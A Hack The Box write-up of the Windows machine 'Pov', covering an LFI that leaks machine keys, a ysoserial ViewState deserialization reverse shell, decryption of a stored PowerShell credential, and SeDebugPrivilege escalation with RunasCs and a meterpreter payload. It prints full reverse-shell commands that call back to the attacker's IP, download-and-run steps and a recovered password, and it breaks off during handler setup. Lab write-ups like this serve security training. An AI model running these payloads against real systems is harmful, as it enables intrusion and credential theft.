
POV
Hack The Box Machine Writeup
.png)
Its a good thing those numbers are not reversed
Summary
Pov was a medium windows box that at first prevented a very small attack surface and had some fairly unique exploit vectors. It involves a .net deserialization vulnerability for user and the privilege escalation step was fairly straight forward simply requiring the exploitation of windows sedebug privileges.
The user step starts out with discovering a virtual host for dev.pov.htb. enumerating this site reveals a LFI present in a pdf download function. This LFI can be used to leak the web.config file which contains the encryption keys. These keys can then be used in combination with Ysoserial.exe to exploit the Viewstate parameter and execute a deserialization attack. Catching a reverse shell the attacker must then find and decrypt the Alaading user's credentials which are stored as a PowerShell secure string. The attacker can then use these credentials to run a reverse shell and grab user.txt
Escalating to root involves exploiting a disabled sedebug privilege. To bypass the disabling of the privilege, RunasCS.exe can be used to execute a reverse shell as the Alaading user. This new shell shell will then have the privileges enabled. The last step is finding a system process to migrate into using the sedebug privilege and after doing so the attacker obtains a shell as System and can at last grab root.txt, completing the box

Its called the land DOWN under for a reason Anakin!
User
Recon
Port Scan With Nmap
A port scan with Nmap shows that we don't have much to work with. There is only one port open hosting an IIS web server on port 80. As such I also ran a UDP scan with -sU and a scan for all ports with -p- but these did not come up with anything else useful.
┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ sudo nmap -sC -sV 10.129.28.240
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-29 18:08 GMT
Nmap scan report for 10.129.28.240
Host is up (0.0098s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.81 seconds
Wfuzz For Virtual Hosts
While we don't get a redirect we do get a domain in the title of the page, pov.htb. I will add this to my /etc/hosts file and start a Wfuzz scan to bruteforce for other possible virtual hosts existing on port 80. I used --hh 12330 to hide the default response which has a char length as stated.
┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ wfuzz -u http://pov.htb -H "Host: FUZZ.pov.htb" -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hh 12330
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://pov.htb/
Total requests: 19983

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   302        1 L      10 W       152 Ch      "dev"
000009543:   400        6 L      26 W       334 Ch      "#www"
000010595:   400        6 L      26 W       334 Ch      "#mail"

Total time: 24.03763
Processed Requests: 19983
Filtered Requests: 19980
Requests/sec.: 831.3214
This discovers dev.pov.htb which I will also add into my /etc/hosts file. The other hits are false positives as can be seen by the 400 responses.
Enumerate Web Server 80
From here it was time to check out the web server. The default host brings us to a static company site. All the links appear to be simply anchored to the page or not working. I ran a Feroxbuster scan to see if there are any hidden directories but did not come up with anything useful.
It doesn't seem like there is anything we can do with this site
Enumerate dev.pov.htb
It quickly became apparent that there was nothing to interact with on the default host. Switching over to the dev.pov.hrb virtual host we are given a much more interesting website. This appears to be a basic about page. All of the links are simply anchored to the index page except for contact which brings us to a simple contact.aspx form.

all of the tabs except contact are simply anchors to the main page

This contact form might be worth to check later but does not echo anything so it appears unexploitable
There is however a download CV button on the main page.

Fully enumerating all functionality of a web application is a key first step

Every freakin time
Intercepting the request with burp that is sent we can see it appears to be fetching the pdf from the file parameter in the post body.

Looking at the requests sent by a website is an excellent step in enumeration
From this we also notice a couple other parameters such as VIEWSTATE which looks like a base 64 encoded string. The last step I did for enumerating this web application was running a Directory brute force on both the / route and /portfolio where it looks like the actual application is run out of. Neither of these scans produced anything of value.
PDF File Include
With everything seemingly enumerated I now moved onto finding a path to exploitation. The thing that stood out to me the most was a potential LFI in the file parameter of the resume download function. Testing this for some default windows IIS files we can find the web config at /web.config, confirming the LFI and providing us some useful information.
.PNG)
There are a bunch of other files you can use to test for LFI such as /etc/passwd on linux
Excellent, we now have encryption keys as well as a confirmed LFI. The LFI alone is not exploitable however so we must move to the next thing on our list which is the VIEWSTATE parameter.
.NET Deserialization
Some googling revealed an excellent article by Hacktricks regarding the STATE parameter in .NET. From this we can deduce that the application might be vulnerable to a deserialization attack exploiting the viewstate parameter. To accomplish this we must download a copy of Ysoserial.exe to a windows machine. To do so you might need to turn off Windows Defender. This can be done by going to virus and threat protection and under the virus and threat protection settings subheading click manage settings. Lastly, click the slider to turn off real time protection.

It is best to do this in a VM machine for security
We will then need a payload to execute. I used a PowerShell base64 encoded payload from rev shells.

Don't forget to change it to your IP and port number
We just need to use Ysoserial to generate a serialized version of our payload to inject into the VIEWSTATE parameter. When this gets unserialized by the application it will run our code and give us a reverse shell. Make sure to pass in the validation key, decryption key, encryption type and validation type taken from the web.config file we found using the LFI. You will also need to include the path and the appath values as shown in the Hacktricks article.
PS C:\Users\hackerfren\Desktop\Release> ./ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAa<...>lACgAKQA=" --path="/portfolio/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"

AZCEFlTgBhOvOCjWPKZ1h4lPTWy2DCO8NkgOtroFn8yTQiymvrC%2Fn0VIpSEIa8FL7zGp92KRFf4hgrOTETTeYvg%2Bvma7V0qbmET86%2FD16KMCqUuSSI%2BhgRc%2F7gvjurn88pzG7feVG%2Bp0j3l9GIJDfuId8gUURV5wpHE11B7NkRkYRymJ1Co8YfVQKxXef8Dz9HWH2F5VQbFlXNzd6MQZ4ZNy9yUFVVM5JU%2B%<...>
tmtUhHQ4dEyTl1IKn1hxvicDOzWmvaVP0a10T6%2BqXZ8bfewj1nFkIt9g144UHMqfGl78HkHigNvVJz
The last thing to do is to start an NC listener and pass the payload into the viewstate parameter with burp.

Keeping this request open in repeater will let us get another shell whenever we need it
┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ nc -lvnp 42069
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::42069
Ncat: Listening on 0.0.0.0:42069

Ncat: Connection from 10.129.28.240.
Ncat: Connection from 10.129.28.240:49671.
PS C:\windows\system32\inetsrv> whoami
pov\sfitz
Remember to turn back on your windows defender on your windows machine at this point!
It is still ALOT better then nothing
Alaading Password From Decrypting Power Shell Creds
Looking in the Users directory we can see that there is also a alaading user, likely who we will need to lateral move to in order to get user.txt.
PS C:\Users> ls
Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2023   4:57 PM                alaading
d-r---       10/26/2023   2:02 PM                Public
d-----       12/25/2023   2:24 PM                sfitz
Using the tree command with /f to quickly enumerate files we have access to in /Users, conneciton.xml stands out. Connection files are always good things to check when the victim is running a webserver. These often contain creds that are used with things like database connections and can often be exploited through password reuse.
S C:\Users> tree /f
Folder PATH listing
Volume serial number is 0899-6CAF
C:.
????.NET v4.5
????.NET v4.5 Classic
????Administrator
????alaading
????Public
?   ????Documents
?   ????Downloads
?   ????Music
?   ????Pictures
?   ????Videos
????sfitz
????3D Objects
????Contacts
????Desktop
????Documents
?       connection.xml
<...>
Looking at the file we can see a username for alaading and what appears to be a hash or encrypted password. We can also see mentions of PSCredential in the file, this led me to believe that the password was likely a powershell encrypted secret.
PS C:\Users\sfitz\Documents> cat connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
<Obj RefId="0">
<TN RefId="0">
  <T>System.Management.Automation.PSCredential</T>
  <T>System.Object</T>
</TN>
<ToString>System.Management.Automation.PSCredential</ToString>
<Props>
  <S N="UserName">alaading</S>
  <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
</Props>
</Obj>
</Objs>
Reversing this encryption is simple enough. we can start by echoing it to a txt file to make it easier to work with. We then assign the contents of the file to an ENV variable. The third step is to create another environment variable by converting our first one into a secure string. The second to last step is creating a third environment variable called credential which converts our secure string password into a credential object using a default username as a placeholder. Lastly we simply need to call the GetNetworkCredential function on our credential object and we will alaading decrypted password, f8gQ8fynP44ek1m3.
PS C:\Users\sfitz\Desktop> $EncryptedString = Get-Content .\cred.txt
PS C:\Users\sfitz\Desktop> $SecureString = ConvertTo-SecureString $EncryptedString
PS C:\Users\sfitz\Desktop> $Credential = New-Object System.Management.Automation.PSCredential -ArgumentList "username",$SecureString
PS C:\Users\sfitz\Desktop> echo $Credential.GetNetworkCredential().password
f8gQ8fynP44ek1m3
Alaading Shell
Now we just need to use Alaading:f8gQ8fynP44ek1m3 to call a reverse shell. We can do this by reversing the process we already did to create a Powershell credential object for the Alaading user.
PS C:\Users\sfitz\Desktop> $username = 'alaading'
PS C:\Users\sfitz\Desktop> $password = 'f8gQ8fynP44ek1m3'
PS C:\Users\sfitz\Desktop> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\Users\sfitz\Desktop> $credential = New-Object System.Management.Automation.PSCredential ($username, $securePassword)
Lastly we need to use this along with the invoke-command applet to execute a reverse shell command. I used a powershell base64 payload like before. Make sure to have an NC listener ready to catch the shell. Then you can grab user.txt and complete the user step.
PS C:\Users\sfitz\Desktop> Invoke-Command -ComputerName localhost -Credential $credential -ScriptBlock {powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAwADUAIgAsADQAMgAwADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=}

┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ nc -lvnp 42069
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::42069
Ncat: Listening on 0.0.0.0:42069
Ncat: Connection from 10.129.28.240.
Ncat: Connection from 10.129.28.240:49675.
whoami
pov\alaading
PS C:\Users\alaading\Desktop> cat user.txt
1823************************d631
Im still not sure of the difference and at this point im too afraid to ask
Root
Enumeration
Running whoami /priv we can see that the alaading user has the sedebug privilege but it is disabled. This privilege would allow us memory level control over processes such that we could simply migrate into a process running as administrator or nt/authority to compromise the system.
PS C:\Users\alaading\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Bypass Disable Privilege With Runascs.exe
To go about using the Sedebugprivilege we will bypass the disabled state with Runascs.exe. To start the whole chain we will need something to execute. I created a reverse meterpreter shell with msfvenom. I then downloaded the runas file and hosted it on a simple python server. Lastly I used the Invoke Web Request PowerShell applet to upload the rev shell and the run as binaries to the victim host.
┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.105 LPORT=1337 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe

┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ wget https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip
--2024-01-29 19:21:23--  https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip
Resolving github.com (github.com)... 140.82.113.4
Connecting to github.com (github.com)|140.82.113.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/201331135/46cefc59-1a1e-4e32-8b47-864a11159984?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240129%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240129T192124Z&X-Amz-Expires=300&X-Amz-Signature=77636defde2e5455241618f8c2001317b68a0dde750e5c7103582e7ccb6ac2a5&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=201331135&response-content-disposition=attachment%3B%20filename%3DRunasCs.zip&response-content-type=application%2Foctet-stream [following]
--2024-01-29 19:21:23--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/201331135/46cefc59-1a1e-4e32-8b47-864a11159984?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240129%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240129T192124Z&X-Amz-Expires=300&X-Amz-Signature=77636defde2e5455241618f8c2001317b68a0dde750e5c7103582e7ccb6ac2a5&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=201331135&response-content-disposition=attachment%3B%20filename%3DRunasCs.zip&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 39889 (39K) [application/octet-stream]
Saving to: ‘RunasCs.zip’

RunasCs.zip                                         100%[==================================================================================================================>]  38.95K  --.-KB/s    in 0.001s

2024-01-29 19:21:23 (45.3 MB/s) - ‘RunasCs.zip’ saved [39889/39889]


┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ unzip RunasCs.zip
Archive:  RunasCs.zip
inflating: RunasCs.exe
inflating: RunasCs_net2.exe

PS C:\Users\alaading\Desktop> iwr http://10.10.14.105:8000/RunasCs.exe -outfile RunasCs.exe
PS C:\Users\alaading\Desktop> iwr http://10.10.14.105:8000/rev.exe -outfile rev.exe

┌─[us-dedivip-1]─[10.10.14.105]─[htb-mp-904224@htb-p6zm0b3ucz]─[~/Desktop]
└──╼ [★]$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.28.240 - - [29/Jan/2024 19:25:22] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.28.240 - - [29/Jan/2024 19:25:42] "GET /rev.exe HTTP/1.1" 200 -
Dont need to debug code if you dont write code
Exploit SeDebugPrivilege
Now we should have everything in place. We need to run the rev.exe reverse shell with the SeDebug privileges enabled and catch it in msfconsole. Set up the listener and execute the RunAsCS.exe binary passing the username alaading the password f8gQ8fynP44ek1m3 and the full path to the reverse shell to be executed, C:\Users\alaading\Desktop\rev.exe.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.105
lhost => 10.10.14.105
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1337
lport => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options

Module options (exploit/multi/handler):

